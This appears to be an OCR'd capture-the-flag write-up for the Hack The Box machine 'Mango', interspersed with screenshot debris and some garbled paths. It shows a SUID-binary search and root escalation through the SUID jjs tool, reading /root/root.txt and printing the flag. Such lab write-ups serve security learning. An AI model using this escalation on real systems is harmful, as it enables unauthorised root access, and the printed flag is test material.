
We Search for suid or guid.

```
$ find / -perm -g+s -o -perm -u=s -type f 2>/dev/null
/bin/fusermount
/bin/mount
/bin/unmount
/bin/su
/bin/ping
/snap/core/7713/bin/mount
/snap/core/7713/bin/ping
/snap/core/7713/bin/ping6
/snap/core/7713/bin/su
/snap/core/7713/bin/unmount
/snap/core/7713/etc/chatscripts
/snap/core/7713/etc/ppp/peers
/snap/core/7713/sbin/pam_extrusers_chkpwd
/snap/core/7713/sbin/unix_chkpwd
/snap/core/7713/usr/bin/chage
/snap/core/7713/usr/bin/chfn
/snap/core/7713/usr/bin/chsh
/snap/core/7713/usr/bin/crontab
/snap/core/7713/usr/bin/dotlockfile
/snap/core/7713/usr/bin/expiry
/snap/core/7713/usr/bin/gpasswd
/snap/core/7713/usr/bin/mail-lock
/snap/core/7713/usr/bin/mail-touchlock
/snap/core/7713/usr/bin/mail-unlock
/snap/core/7713/usr/bin/newgrp
/snap/core/7713/usr/bin/passwd
/snap/core/7713/usr/bin/ssh-agent
/snap/core/7713/usr/bin/sudo
/snap/core/7713/usr/bin/wall
/snap/core/7713/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7713/usr/lib/openssl/ssh-keysign 0.102
/snap/core/7713/usr/lib/snapd/snap-confine
/snap/core/7713/usr/local/lib/python3.5 _ctime IP
/snap/core/7713/usr/local/lib/python3.5/dist-packages
/snap/core/7713/usr/sbin/pppd
/snap/core/7713/var/local
/snap/core/7713/var/mail
/snap/core/6350/bin/mount
/snap/core/6350/bin/ping
/snap/core/6350/bin/ping6
/snap/core/6350/bin/su
/snap/core/6350/bin/unmount
```

We found Java SDK in the Victim Machine using root.



Wrote a Simple java code to extract root.



MANGO (10.10.10.162)

Applications ▾ Places ▾ Terminal ▾

Wed 13:59

mango@mango: ~

File Edit View Search Terminal Tabs Help

root@kali: ~/Downloads

root@kali: ~

root@kali: ~/Downloads/Nosql-MongoDB-...

mango@mango: ~

/usr/local/lib/python3.6/dist-packages
/usr/local/share/fonts
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/wall
/usr/bin/gpasswd
/usr/bin/ssh-agent
/usr/bin/crontab
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/chage
/usr/bin/bsd-write
/usr/bin/run-mailcap
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/at
/usr/bin/mlocate
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/x86_64-linux-gnu/lxc/user-nic
/usr/lib/polkit-kit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/sbin/pam_extrausers_chpwd
/sbin/unix_chkpwd
\$ /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> var filename = "/root/root.txt";
jjs> var content = new java.lang.String(
...> java.nio.file.Files.readAllBytes(
...> java.nio.file.Paths.get(filename)
...>);
jjs> print(content)
8a8ef79a7a2fbb01ea81688424e9ab15
jjs> [REDACTED]

Mango

(Untitled)

File Edit Search Options Help

```
var filename = "/root/root.txt";
var content = new java.lang.String(
    java.nio.file.Files.readAllBytes(
        java.nio.file.Paths.get(filename)
    )
);
print(content)
```

Hack The Box

Machine Profile

2.18.0

Switch to VIP

Shop Store

Gift Cards

Feedback

Testimonial

Member Finder

#153727

Disable69

Root Owns Resets

Difficulty

Places of attack

Easy

Medium

Hard

Expert

Days old

User Owns

System Owns

Base Points

30

3462

3504

108

VOILA! YOU GOT BOTH ROOT AND USER!